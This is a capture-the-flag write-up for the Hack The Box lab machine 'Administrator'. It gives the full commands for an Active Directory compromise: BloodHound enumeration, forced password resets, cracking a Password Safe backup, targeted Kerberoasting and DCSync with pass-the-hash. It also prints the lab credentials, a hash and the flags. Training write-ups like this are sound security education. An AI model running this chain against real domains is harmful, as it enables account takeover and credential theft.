Administrator
HTB: a password reset chain, a Password Safe backup over FTP, Kerberoasting and DCSync.
| Target | 10.129.36.47 |
| Host | DC |
| Domain | administrator.htb |
| Given creds | Olivia / ichliebedich |
| Chain | GenericAll → ForceChangePassword → FTP backup → Password Safe crack → GenericWrite → Kerberoasting → DCSync |
Note: Remember, I am showing here only the final good path on how to do this box, dont be discouraged if your’s doesnt look like this, because mine didnt. There was a lot of googling, searching, learning and taking wrong turns in between.
We start with credentials: Olivia:ichliebedich
First, nmap on the given IP:
> nmap -sV -sC 10.129.36.47
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-26 23:04 -0400
Nmap scan report for 10.129.36.47
Host is up (0.058s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-07-27 03:04:32Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-07-27T03:04:40
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.71 seconds

I tried connecting to FTP with Olivia’s credentials but it didn’t work.
I ran bloodhound-python and uploaded the zip to the BloodHound GUI:
bloodhound-python -ns 10.129.36.47 -u Olivia -p ichliebedich -c All -d administrator.htb --zipAfter digging I ended up with this path:

So first I changed michael’s password:
bloodyad --host 10.129.36.47 -d administrator.htb -u olivia -p 'ichliebedich' set password michael 'Password123!'
And with michael’s account I changed the password for benjamin:
bloodyad --host 10.129.36.47 -d administrator.htb -u michael -p 'Password123!' set password benjamin 'Password123!'

I checked what benjamin can do and it turns out he is a member of Share Moderators, so as we might remember from the nmap scan, there is an FTP service running.

So I logged in to FTP and saw a Backup.psafe3 file:
I converted this file to a hash:
pwsafe2john Backup.psafe3 > hashAnd cracked it using john:
john --wordlist=/usr/share/wordlists/rockyou.txt hash

Next I ran pwsafe to open that safe and entered the master password: tekieromucho

I saw 3 users, alexander, emily and emma, and had their passwords.
In BloodHound I saw that emily has GenericWrite over ethan.

I added an SPN to ethan:
bloodyad --host 10.129.36.47 -d administrator.htb -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' set object ethan servicePrincipalName -v 'fake/svc'
And performed Kerberoasting on ethan:
impacket-GetUserSPNs -dc-ip 10.129.36.47 administrator.htb/emily -request-user ethan -outputfile kerb.txt
Then cracked his TGS:
john --wordlist=/usr/share/wordlists/rockyou.txt kerb.txt

ethan can perform DCSync so we did just that.
impacket-secretsdump 'administrator.htb/ethan:limpbizkit@10.129.36.47' -just-dc-user administrator
Now it’s basically over, and I just realised I forgot to take user.txt
evil-winrm -i 10.129.36.47 -u administrator -H 3dc553ce4b9fd20bd016e098d2d2fd2euser.txt - 437e019af84a56a2658ac7de8e0d04ac
root.txt - 68927644d9409108e62cf694ee2bf836
GG.